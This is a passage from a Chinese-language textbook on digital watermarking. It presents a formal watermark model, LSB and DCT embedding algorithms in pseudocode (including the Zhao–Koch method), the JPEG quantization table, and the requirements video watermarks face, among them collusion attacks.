$$W = \{w(k) | w(k) \in B, k \in \hat{W}^d\}$$

这里 $\hat{W}^d$ 表示维数为 d 的水印信号域，d=1，2，3 分别表示声音、静止图像和视频图像。水印信号可以是二值形式 B={0,1}，或 B={-1,1}，或者是高斯噪声形式。

数字水印处理系统基本模型可以定义为六元组（XS，WS，KS，G，E，D）。

- XS 代表所要保护的数字产品 XP 的集合

- *WS* 代表所有可能水印信号 *W* 的集合
- *KS* 是水印密钥 *K* 的集合
- *G* 表示利用密钥 *K* 和待嵌入水印的数字产品 *XP* 共同生成水印的算法：
- $G\text{：} XS \times KS \rightarrow WS\text{，} W = G(XP\text{，} K)$
- *E* 表示将水印 *W* 嵌入数字产品 XP_0 中的嵌入算法，即
- $E\text{：} XS \times WS \rightarrow XS\text{，} XP_w = E(XP_0, W)$

其中，XP_0 代表原始的数字产品，XP_w 代表嵌入水印后得到的数字产品。

- *D* 表示水印检测算法，即

$d\text{：} XS \times KS \rightarrow \{0,1\}$

$$D(XP\text{，} K) = \begin{cases} 1\text{，如果} XP \text{中存在} W(H_1) \\ 0\text{，如果} XP \text{中不存在} W(H_0) \end{cases}$$

这里，H_1 和 H_0 代表二值假设，分别表示水印的有无。

5.3.2.3　常用实现方法与算法实例

1．常用实现方法

目前提出的数字水印嵌入方法，基本分为两类：基于空间域和基于变换域的方法。

（1）空间域数字水印是直接在声音、图像或视频等信号空间上叠加水印信息。常用的技术有最低有效位算法（LSB）和扩展频谱方法。

LSB 算法是最早提出的一种典型的空间域信息隐藏算法。它使用特定的密钥通过伪随机序列发生器产生随机信号，然后按一定的规则排列成 2 维水印信号，并逐一插到原始图像相应像素值的最低几位。由于水印信号隐藏在最低位，相当于叠加了一个能量微弱的信号，因此在视觉和听觉上很难察觉。该算法虽然可以隐藏较多的信息，但隐藏的信息可以被轻易移去，很容易受到有损压缩、量化、有噪信道传输的影响而丢失无法满足数字水印的鲁棒性要求。不过，作为大数据量的信息隐藏方法，LSB 在隐藏通信中仍占据相当重要的地位。

直接序列扩频水印算法是扩频通信技术在数字水印中的应用。扩频通信将待传递的信息通过扩频码调制后散布于非常宽的频带中，使其具有伪随机特性。收信方通过相应的扩频码进行解扩，获得真正的传输信息。扩频通信具有抗干扰性强、高度保密的特性。扩频水印方法与扩频通信类似，是将水印信息经扩频调制后叠加在原始数据上。从频域上看，水印信息散布于整个频谱，无法通过一般的滤波手段恢复。

（2）变换域数字水印是指在 DCT 变换域、时/频变换域（DFT）或小波变换域（DWT）上隐藏水印。在图像从时域到频域的变换过程中，对水印信息进行一定的频域调制，使其很好地隐藏在图像重要的能量部分，同时又不引起图像质量的明显下降。由于它较好地满足了数字水印技术透明性和鲁棒性的要求而成为当前最重要的水印算法。其中，

DCT 变换域数字水印算法是在图像的 DCT 变换域上选择中低频系数叠加水印信息，因为人眼的感觉主要集中在这一频段。由于 JPEG、MPEG 等压缩算法的核心是在 DCT 变换域上进行数据量化，所以通过巧妙的融合水印过程和量化过程，就可以使水印抵御有损压缩。

在数字水印技术中，水印的数据量和鲁棒性构成了一对基本矛盾。从主观上讲，理想的水印算法应该既能隐藏大量数据，又可以抗各种信道噪声和信号变形。然而在实际中，这两个指标往往不能同时实现，不过这并不会影响数字水印技术的应用，因为实际应用一般只偏重其中的一个方面。如果是为了隐蔽通信，数据量显然是最重要的，由于通信方式极为隐蔽，遭遇敌方篡改攻击的可能性很小，因而对鲁棒性要求不高。但对保证数据安全来说，情况恰恰相反，各种保密的数据随时面临着被盗取和篡改的危险，所以鲁棒性是十分重要的，此时，隐藏数据量的要求居于次要地位。

近年来，多媒体技术与 Internet 技术发展迅速，多媒体制作领域逐渐繁荣，各种形式的多媒体作品包括音频、视频、动画、图像等纷纷以网络形式发布。国际互联网逐渐普及的副作用也十分明显：任何人都可以通过互联网轻易取得他人的原创作品，尤其是数字化的图像、音乐、电影等等，甚至不经作者同意而任意复制、修改、从而伤害了创作者的权益。因此多媒体的版权保护问题成了一项紧迫的研究课题，数字水印技术为实现有效的信息版权保护手段提供了一条崭新的思路，成为多媒体信息安全研究领域的一个热点问题，逐渐得到重视。从保密的角度来讲，由于非法拦截者从网上拦截下来的是伪装后的普通文件，看起来和其他的一般资料没有差别，因而十分容易逃过非法拦截者的破解。

2．算法实例

（1）LSB 算法：最低比特位（LSB）替换是最简单的水印算法。虽然其鲁棒性在实际应用中基本上失效，但是了解这种算法的思想，对于水印技术初学者来讲也具有一定的指导意义。LSB 算法的嵌入过程包括选择一个载体元素的子集 $\{j_1,\ldots,j_{l(m)}\}$，然后在子集上执行替换操作 $c_{j_i} \leftrightarrow m_i$，即把 c_{j_i} 的 LSB 与 m_i 进行交换（m_i 可以是 1 或 0）。一个替换系统也可以修改载体的多个比特，例如，在一个载体元素的两个最低比特位隐藏两比特信息。在提取过程中，抽出被选择载体元素的 LSB，然后排列起来重构秘密信息。基本方法在算法 5.1 和 5.2 中描述。在这里有一个问题需要解决，即采用什么方法选择 c_{j_i}。

算法 5.1　最低比特位替换的嵌入过程

for i =1,…,l (c)　do

$S_i \leftarrow c_i$

end for

for i =1,…,l (m) do

计算存放第 i 个消息位的指针 j_i

$S_{j_i} \leftarrow c_{j_i} \leftrightarrow m_i$

end for

算法 5.2　最低比特位的提取过程

for i =1,...,l(m)　do

计算存放第 i 个消息位的指针 j_i

$m_i \leftarrow LSB(c_{j_i})$

end for

为了能解出秘密信息，接收者必须能获得嵌入过程中使用的索引序列。在最简单的情况下，发送者从第一个元素开始，使用所有的伪装载体元素进行信息传送。通常由于秘密信息比特数比 l(c)小，嵌入处理在载体末尾很长一段之前就结束了。这种情况下，剩下的载体元素保持不变。但是这导致了严重的安全问题，载体的第一部分与第二部分，也就是修改的部分和没有修改的部分，具有不同的统计特性。为了解决这个问题，比如共享程序 PGMStealth 中使用了随机序列来延长秘密信息，使得 l(c)=l(M)，因而对载体的开始和结尾产生了一致的随机修改。结果是，嵌入过程更改了比传送秘密信息所需要的更多的元素，从而增大了攻击者对秘密通信的怀疑的可能性。

较复杂的方法是，使用伪随机数发生器以相当随机的方式来扩展秘密信息，一个流行的方法是随机间隔法。如果通信双方使用同一个伪装密钥 k 作随机数发生器的种子，那么它们能生成一个随机序列 $k_1,\cdots,k_{l(m)}$，并且把它们和索引一起按下列方式生成隐藏信息位置来进行信息传送：

$$j_1 = k_1$$

$$j_i = j_{i-1} + k_i \qquad i \geqslant 2 \tag{5.1}$$

从而，可以伪随机地决定两个嵌入位的距离。由于接收者能获得种子 k 和随机数发生器的信息，因此他能重构 k_i，进一步获得整个元素的索引序列 j_i。这种技术在流载体中尤其有效。见算法 5.3 和 5.4 所示，它们是算法 5.1 和 5.2 的特殊情况。

算法 5.3　随机间隔方法的嵌入过程

for i =1,⋯,l (c) do

$s_i \leftarrow c_i$

end for

使用种子 k 随机生成序列 k_i

$n \leftarrow k_1$

for i =1,⋯,l (m) do

$s_n \leftarrow c_n \leftrightarrow m_i$

$n \leftarrow n + k_i$

end for

算法 5.4 随机间隔方法的提取过程

使用种子 k 随机生成序列 k_i

$n \leftarrow k_1$

for i =1,⋯,l (m) do

$m_i \leftarrow LSB(c_n)$

$n \leftarrow n + k_i$

end for

（2）DCT 水印算法：DCT 水印算法是最主要的变换域算法之一，其细分种类很多。为便于理解，我们从一种简单的基于 DCT 系数大小关系的实例出发，来介绍 DCT 水印思想，为理解图像乃至视频水印技术打下一定基础。首先很有必要介绍一下在 JPEG 图像压缩中用到的二维 DCT 变换（见图 5-17）。




图 5-17 JPEG 图像压缩算法的流程图

二维 DCT 变换是目前使用的最著名的有损数字图像压缩系统，JPEG 系统的核心。JPEG 系统首先将要压缩的图像转换为 YCbCr 颜色空间，并把每一个颜色平面分成 8×8 的像素块。然后，对所有的块进行 DCT 变换。在量化阶段，对所有的 DCT 系数除以一些预定义的量化值（参见表 5-1），并取整到最接近的整数（根据质量因子，量化值能通过一个常数进行缩放）。这个处理的目的是调整图像中不同频谱成分的影响，尤其是减小了最高频的 DCT 系数，它们主要是噪声并且不含有图像的细节。最终获得的 DCT 系数通过熵编码器进行压缩（例如，哈夫曼编码或算术编码）。在 JPEG 译码时，逆量化所有的 DCT 系数（也就是乘以在编码阶段中使用的量化值），然后执行逆 DCT 变换重构数据。恢复后的图像很接近（但不等同）于原始图像。但是如果适当地设置量化值，得到的图像光凭人眼是觉察不到差异的。

表 5-1　在 JPEG 压缩方案中使用的量化值（亮度成分）

(u,v)	0	1	2	3	4	5	6	7
0	16	11	10	16	24	40	51	61
1	12	12	14	19	26	58	60	55
2	14	13	16	24	40	57	69	56
3	14	17	22	29	51	87	80	62
4	18	22	37	56	68	109	103	77
5	24	35	55	64	81	104	113	92
6	49	64	78	87	103	121	120	101
7	72	92	95	98	112	100	103	99

所介绍的算法主要思想是在一个图像块中调整两个(或多个)DCT 系数的相对大小，来构造对应的水印信息。首先，在编码处理中，发送者将载体图像分成 8×8 的像素块，每一块只精确地编码一个秘密信息位。嵌入过程开始时，首先伪随机地选择一个图像块 b_i，用它对第 i 个消息比特进行编码。令 $B_i = D\{b_i\}$ 为 DCT 变换后的图像块。

在通信开始前，发送者和接收者必须对嵌入过程中使用的两个 DCT 系数的位置达成一致，让我们用（u_1,v_1）和（u_2,v_2）来表示这两个索引。这两个系数应该相应于余弦变换的中频，确保信息保存在信号的重要部位（从而使嵌入信息不容易因 JPEG 压缩而完全丢失）。进一步而言，人们普遍认为中频 DCT 系数有相似的数量级，我们可以假定嵌入过程不会使载体产生严重降质。因为构造的系统要在抵抗 JPEG 压缩方面是健壮的。我们就选择在 JPEG 压缩算法中它们的量化值一样的那些 DCT 系数。根据表 5-1，系数(4,1)和(3,2)，或者(1,2)和(3,0)是比较好的。

若块 $B_i(u_1,v_1) > B_i(u_2,v_2)$ 就编码为“1”，否则编码为“0”。在编码阶段，如果相对大小与要编码的比特不匹配，就相互交换两个系数。由于 JPEG 压缩（在量化阶段）能影响系数的相对大小，算法应通过在两个系数中加随机值，以确保对某个 x>0，使得 $|B_i(u_1,v_1) - B_i(u_2,v_2)| > x$。x 值越大，算法抵抗 JPEG 压缩的能力就越健壮，然而图像的质量就越差。最后，发送者执行逆 DCT 变换把系数变换回空间域。为了从图像中提取信息，必须对所有图像块进行 DCT 变换。通过比较每一块中的两个系数，就可以得到隐藏的信息。嵌入和提取算法如算法 5.5 和 5.6 所示。

算法 5.5　DCT 隐秘载体编码过程

for i =1,⋯,l (M) do

选取一隐蔽数据块 b_i

$B_i = D\{b_i\}$

if m_i =0 then

if $B_i(u_1,v_1) > B_i(u_2,v_2)$ then

交换 $B_i(u_1,v_1)$ 且 $B_i(u_2,v_2)$

end if
else
if $B_i(u_1,v_1) < B_i(u_2,v_2)$ then
交换 $B_i(u_1,v_1)$ 且 $B_i(u_2,v_2)$
end if
end if
调整两个数据块的值以使得 $|B_i(u_1,v_1) - B_i(u_2,v_2)| > x$
$b'_i = D^{-1}\{B_i\}$
end for
由所有的 b'_i 来创立隐蔽图像

算法 5.6　DCT 隐秘载体解码过程

for i =1,…,l (M) do
获取与第 i 位相关的隐蔽数据块 b_i
$B_i = D\{b_i\}$
if $B_i(u_1,v_1) \le B_i(u_2,v_2)$ then
　　$m_i = 0$
else
　　$m_i = 1$
end if
end for

如果所使用的 DCT 系数的位置和常数 x 选择合适的话，嵌入处理不会对载体产生视觉上的降质。由于在量化处理中两个系数被除以相等的量化值，我们能预见这种方法对 JPEG 压缩是健壮的。因此，它们的相对大小仅受取整的影响。

上面提到的系统最大的缺点可能是算法 5.5 不能废弃某些图像块，在那些图像块里若让 DCT 系数满足所需要的关系，会严重地破坏图像数据。

Zhao 和 Koch 提出了一个相似的系统，它没有这种缺点。它们是对量化后的 DCT 系数进行操作，并使用块中三个 DCT 系数之间的关系来保存信息。发送者对图像块 b_i 进行 DCT 变换，并对其量化得到 B_i^Q。若一个块对比特 1 进行编码时，让 $B_i^Q(u_1,v_1) > B_i^Q(u_3,v_3)+D$ 和 $B_i^Q(u_2,v_2) > B_i^Q(u_3,v_3)+D$。另一方面，如对 0 进行编码，让 $B_i^Q(u_1,v_1)+D < B_i^Q(u_3,v_3)$和 $B_i^Q(u_2,v_2)+D < B_i^Q(u_3,v_3)$。参数 D 是描述一个嵌入位所需两个系数的最小距离，通常 D=1。D 越大，方法相对于图像处理技术就越健壮。再一次强调，应该在中频选择这三个系数。

在编码时，改变这三个系数的关系使得它们能代表一个秘密信息位。若在编码一个秘密信息位时，所需要的修改太大，那么将这块标识为“无效”，不用于信息传输。如果

最大和最小的系数差大于某一常数 MD，就属这种情况。MD 越大，就有更多的块可用于通信。考虑到正确译码，需修改无效块的量化 DCT 系数，让它们满足下面条件之一：

$$B_i^Q(u_1,v_1)\leqslant B_i^Q(u_3,v_3)\leqslant B_i^Q(u_2,v_2) \tag{5.2}$$

或

$$B_i^Q(u_2,v_2)\leqslant B_i^Q(u_3,v_3)\leqslant B_i^Q(u_1,v_1) \tag{5.3}$$

然后对块进行逆量化和逆 DCT 变换。

接收者通过应用 DCT 变换和块量化恢复信息。如果在块中选择的三个系数满足式（5.2）或（5.3），就忽略该块。否则，通过比较 $B_i^Q(u_1,v_1)$、$B_i^Q(u_2,v_2)$和 $B_i^Q(u_3,v_3)$就可以恢复编码的信息。由于所有修改是在有损量化阶段之后进行的，所以作者称这种嵌入方法对 JPEG 压缩（质量因子是 50%时）是健壮的。

5.3.2.4 视频水印介绍

早期的数字水印研究主要面向静态的数字图像对象。如今，作为互联网信息环境下的主要多媒体对象——视频数据越来越多地被考虑到。视频水印面向数字视频载体，是数字水印技术中的热点和难点。视频信息可分为原始视频数据和压缩视频数据两大类。由于视频信息的复杂性，且在存储和传输过程中往往以压缩的形式出现，我们主要介绍压缩域的视频水印技术。压缩后的视频数据则是以特定的压缩标准而存在的比特数据流。为更好地研究视频水印算法，必须首先了解视频信息的特点，主要指视频信息的编码标准和视频时空特点对水印信息的影响。

1. 视频信息的特点

（1）视频信息的编码标准：压缩视频符合对应的视频压缩编码标准。数字视频信号，是指由运动信息连接在一起的数字图像。由于原始数字视频信号数据量较大，在传输和存储遇到困难，所以视频压缩技术一直是多媒体技术工作者的研究对象。压缩技术种类繁多，目前国际标准化组织的 MPEG 工作组和 ITU-T 分别对视频压缩技术进行了标准化，从而诞生了 MPEG 视频编码标准系列以及 H.261 和 H.263 等系列标准。由于基本原理一致，本文主要以 MPEG 编码标准为研究对象。MPEG 是活动图像专家组（Moving Picture Exports Group）的缩写，成立于 1988 年。目前 MPEG 已颁布了多个活动图像及其伴音编码的正式国际标准，MPEG-1 和 MPEG-2 是其中的两个。MPEG-1 标准是在数字存储介质中实现对活动图像和声音的压缩编码，编码码率最高为每秒 1.5 Mb，标准的正式规范在 ISO/IEC11172 中。MPEG-1 是一个开放的，统一的标准，在商业上获得了巨大的成功。尽管其图像质量仅相当于 VHS 视频的质量，还不能满足广播级的要求，但已广泛应用于 VCD 等家庭视像产品中。MPEG-2 标准是针对标准数字电视和高清晰度电视在各种应用下的压缩方案和系统层的详细规定，编码码率从每秒 3～100 Mb，标准的正式规范在 ISO/IEC13818 中。MPEG-2 不是 MPEG-1 的简单升级，MPEG-2 在系统和传送方面作了更加详细的规定和进一步的完善。MPEG-2 特别适用于广播级的数字电视的编码和

传送，被认定为 SDTV 和 HDTV 的编码标准。

MPEG 视频编码系统原理及关键技术概括地说，就是利用了图像中的两种特性：空间相关性和时间相关性。一帧图像内的任何一个场景都是由若干像素点构成的，因此一个像素通常与它周围的某些像素在亮度和色度上存在一定的关系，这种关系叫做空间相关性；一个节目中的一个情节常常由若干帧连续图像组成的图像序列构成，一个图像序列中前后帧图像间也存在一定的关系，这种关系叫做时间相关性。这两种相关性使得图像中存在大量的冗余信息。如果我们能将这些冗余信息去除，只保留少量非相关信息进行传输，就可以大大节省传输频带。而接收机利用这些非相关信息，按照一定的解码算法，可以在保证一定的图像质量的前提下恢复原始图像。

MPEG-1 和 2 都采用了基于离散余弦变换/运动补偿（DCT/MC）的混合编码方案。这种编码方案使用到了三项基本技术。第一项是运动补偿，这是因为视频中的动态图像的每一帧和它的前帧都很多相似之处，可以近似地从前一帧来构造。第二项技术是变换编码，它基于以下两个事实：一是人眼对高频可视信息不敏感；二是变换编码能够把图像的能量相对集中，从而可以用较少的数据位来表示图像。DCT 的压缩技术可以减少空间域的冗余度，它不仅用于帧内压缩，也用于帧间残差数据的压缩；第三项技术是熵编码，在运动补偿和变换编码后，对得到的数据进行哈夫曼编码。

（2）视频信息的时空掩蔽效应：数字水印技术正是利用了人眼所感知的有限性，来达到隐藏信息的目的。视频水印的载体对象对于人眼是运动的画面，充分研究视频信息所具有的三维特性即在空间和时间上被人眼所感知的强弱和掩蔽效应，对于在提高水印鲁棒性和水印容量以及保证视觉质量等目标之间达到最佳结合至关重要。在视频序列中，二维空间方向对于人眼的掩蔽效应可以借鉴静态图像的情况。这一类的研究工作相对要多一些，一般是纹理复杂或者是边缘区域的掩蔽效应要比平滑区域的要强，能量高的低频掩蔽系数要比能量低的高频系数掩蔽阈值要大。而在一维时间方向上的掩蔽效应（也称运动掩蔽效应），需要考虑人眼对于运动画面中不同性质的区域的敏感程度。一般来讲，运动剧烈的视频区域相比运动缓慢的视频区域有较好的掩蔽效果。充分考虑视频的运动性质会改善加水印视频的视觉质量，还有提出利用视频运动信息构造水印的方法。随着对人类视觉系统的深入研究，视频信息对于人眼的掩蔽效应模型将会更为精确地建立，从而将会更好地视频水印的性能。

2. 视频水印特点

同其他水印技术一样，视频水印应满足基本的水印性能要求，如透明性、鲁棒性、安全性等，也同时存在以下几种视频水印特殊要求。

（1）经受各种非恶意的视频处理

视频数据是一种特殊的多媒体数据，在传输、存储或播放过程中，会经过许多特定的视频处理。设计视频水印算法，不能不考虑这些不影响视频内容的非恶意处理。和静态图像水印相比，视频水印可能禁受的处理要多得多，而且这些视频处理在应用中都是

必要的。

Photometric 处理：这一类处理包含了所有导致视频帧像素发生了改变的正常操作，例如在视频数据传输过程中可能引入的噪声导致视频像素的细微改变。同样的，在视频数据的数字模拟之间相互的转换过程中也会导致视频信号的些许失真。另外一个常见的处理就是为增大对比度使用的 Gamma 校正。为适应视频数据传输和见效存储中的数据量，会采用重编码等转码操作；由于压缩率发生了改变，会引入一定的像素失真，这对于事先加入的视频水印信号的性能会产生影响。不同视频标准之间的转换，例如 MPEG-1、MPEG-2 或者 MPEG-4 到目前流行的网络流媒体视频标准 H.264/AVC 等，也同样会造成视频像素的改变。为修复低质量的视频信号，会考虑采用视频帧内和帧间的滤波。其次，色度重采样（4:4:4，4:2:2，4:2:0）也是降低视频存储量的重要处理方法。以上这些正常的视频处理操作均会或多或少地改变视频像素值，对视频水印产生一定影响。

空间去同步（几何失真）：许多视频水印的嵌入和提取的对应关系是严格地基于视频信息空间结构上的同步的。这一点和大多静态图像水印技术对于二维空间位置的敏感性是一致的。然而，许多非恶意的视频处理会对加水印视频信号带来视频帧图像空间上的去同步影响，从而对视频水印的提取性能产生影响。视频显示比例（4/3，16/9 和 2.11/1）之间的改变和空间分辨率（NTSC，PAL，SECAM 等标准）的改变都会带来视频图像空间上的去同步效果。其次，在无线广播环境的低质量视频中会出现位置抖动现象，也会影响视频像素的空间位置。另外一个代表性的例子是手持摄像机对视频的拍录转换过程。手持摄像机对原视频进行拍录得到的视频可能导致的两种去同步失真：由于摄像机未对准视频画面引起的线性失真，以及拍摄过程中的镜头变形引起的完曲变形失真。在对视频水印的空间去同步影响进行研究时，可以以 12 个参数确定的变形模型对手持摄像机拍录过程中存在的失真来进行建模。

时间去同步：视频信息在时间方向上的去同步处理同样的会影响视频水印信号。这种情况一般由于视频帧率的改变而导致的。例如，一个视频水印系统的密钥机制在每一帧加入水印信息时都采用不同的密钥，如果视频帧率发生了改变的话，密钥序列和每一视频帧对应的关系就被打乱。这样，视频水印的提取会因错误的密钥而失败。视频帧率是常见的视频处理，所以视频水印的设计要考虑这种因素。

视频编辑：随着视频制作和处理技术的发展，视频编缉已成为视频产品商业化档中必不可少的环节。例如，剪切结合和剪切后插入内容再结合都是运用得很多的视频编缉处理。在插播广告时，需要用到剪切插入结合技术在一段电视节目中插入广告视频内容。视频节目制作中，两段视频场景的衔接转换需要 Fade-and-dissolve、wipe-and-matte 等视频效果处理技术，目的是使之间的过渡切换显得更自然和平滑。以上处理可看作为时间上的视频编缉，空间上的编辑处理则是指在视频流的每一帧中加入额外的视觉内容。这些包括图像覆盖如字幕、标识的插入，或者是画中画之类的一些技术。视频编缉技术对

视频水印的影响很大，现有的大部分视频水印技术的性能会遭到破坏。

表 5-2 非恶意视频处理的情况

Photometric	—加噪，DA/AD 转换 —Gamma 校正 —转码和视频格式转换 —帧内或帧间滤波 —色度采样（4:4:4，4:2:2，4:2:0）
空间解同步	—显示比例调整（4/3，16/9，2.11/1） —空间分辨率改变（NTSC，PAL，SECAM） —位置抖动 —手持摄像机拍录
时间解同步	—帧率改变
视频编辑	—剪切结合和剪切插入结合 —Fade-and-dissolve and wipe-and-matte —图像覆盖（字幕、标识） —Picture-in-Picture

表 5-2 给出了各种提到的非恶意的视频处理技术，这是在学习视频水印技术时和为了研究视频水印如何应付此类视频处理带来的影响所需要了解的。当然，我们也须认识到，现实应用中更多的视频常规处理在表中未提及。在静态图像水印测试中，我们用到了 Stirmark 来实现各种各样的局部的、随机的几何失真。在视频水印测试中，Stirmark 可以把视频看作一幅幅图像来处理实现几何失真，但是在时间方向上会出现明显的视觉痕迹。因此，为更好地对视频水印性能进行测试研究，需要发展适用视频的类似测试软件。

（2）实时性

实时性要求是视频水印算法的特殊要求。对于静态图像水印方案中，水印的嵌入和检测滞后数秒钟是可以允许的。而在实际应用中，在视频中嵌入和检测水印信息一般不允许大量的耗时。视频信号以较高的帧速播放才能获取视觉上平滑的效果（约 25 帧每秒）。对于一个水印嵌入或者是检测来讲，也同样应该至少能够保持这种速度或者更快的帧率。在广播监控应用中，检测者必须做到实时检测。在 VOD 环境下，视频点播服务器也被要求能以与视频传输同样的速率嵌入数字指纹水印信息，这种数字指纹水印用于区别不同的用户身份。因此为满足实时性要求，视频水印算法的复杂度应该设计得尽可能低。

如果水印信息能直接嵌入到视频流（如 MPEG 视频流）中，则避免了对视频数据的完全解压缩、重压缩的过程，大大降低了运算的复杂度。所以，设计与视频编码标准结构相适应的视频水印是很有效的思路。一种基于 MPEG 的变长码（VLC）的快速视频水印算法就是属于此类思想的实时视频水印方案。另外一种获取实时性的方法可以通过拆

分计算量来实现。其基本思想就是在水印嵌入之前一次性地执行完运算量大的操作，换取检测端的简单运算量。这也可看作为一种预处理措施。Philips 研究院的所提出的 Just Another Watermarking System（JAWS）是这种算法的代表。JAWS 视频水印算法最初用于广播监控，实际上成为了 DVD 应用中的最主要视频水印算法。

（3）共谋攻击

共谋攻击是在静态图像水印算法中已经考虑到的一种特殊水印攻击。它是指一个恶意的使用者群通过共享他们的信息（如不同的加水印数据），来产生非法的内容（如不含水印的数据）。共谋攻击将在两种截然不同的情况下有成功的可能性。

① 共谋攻击类型 I：相同的水印嵌入到不同的数据的不同拷贝中。共谋者们能够通过统计平均每个单独加水印数据的方法从中估计出水印信息。这就意味着只需减去水印就可以得到不含水印的数据对象。

② 共谋攻击类型 II：不同的水印嵌入到相同数据的不同拷贝中。共谋者们只需叠加手中大量的拷贝，就能统计平均出不含水印的数据对象。这是因为统计独立的水印信息的平均值趋于 0。

共谋攻击问题在视频水印中显得更为重要，因为视频相比静态图像来讲几乎多了一倍的共谋风险。在视频水印算法研究中，需要考虑两种共谋攻击。它们分别是视频间共谋和视频内共谋。

① 视频间共谋：一个拥有加水印视频产品的使用者群互相勾结以获得一个不加水印的视频对象。例如，在视频版权保护应用中，相同的版权水印被加入到该版权所有的不同的视频产品，因此遭受共谋攻击类型 I 的风险较大；而在数字指纹应用中，会在相同视频产品中加入的水印来区别不同的用户，因此遭受共谋攻击类型 II 的风险较大。视频间共谋要求拥有大量加入相同水印的不同视频产品拷贝，或者是加入不同水印的相同视频产品的拷贝。目的是获得不含水印的视频内容。

② 视频内共谋：这是视频水印对象中才会出现的情况。我们知道，视频序列可以看作一个连续的静态图像序列。如果相同的视频水印加入到每一视频帧，在同一视频内遭受共谋攻击类型 I 的风险也较大，这是因为视频内存在大量的内容不同的视频帧（可从场景运动剧烈的视频中获取）。另一方面，如果不同的水印加入连续的视频帧中，则遭受共谋攻击类型 II 的风险也会较大。这是因为连续的视频帧具有高度相似性，几乎可以看作是相同的（尤其是在静止场景中）。因此，视频内共谋是设计视频水印时要考虑到的特殊情况。

视频水印算法基本原理可借鉴静态图像水印，原则上前面所介绍的 LSB 和 DCT 水印方法均可应用于视频。需要注意的是，在视频水印设计中，还应考虑到视频时间维上的因素，尽量降低水印带来的视觉失真。在压缩域视频中，水印信息按照嵌入的位置可以分为系数域、变长码（VLC）域以及比特位域水印算法。目前结合视频编码的水印技术实时性一般都能达到要求，但是在鲁棒性方面（尤其是对几何攻击的鲁棒性）存在问

题。在视频水印版权保护系统中，实时性和鲁棒性是必须解决的工程应用问题。视频水印的共谋抵抗问题也在研究之中，相信不久的将来能够达到实际应用要求。

5.3.2.5 攻击方法和对抗策略

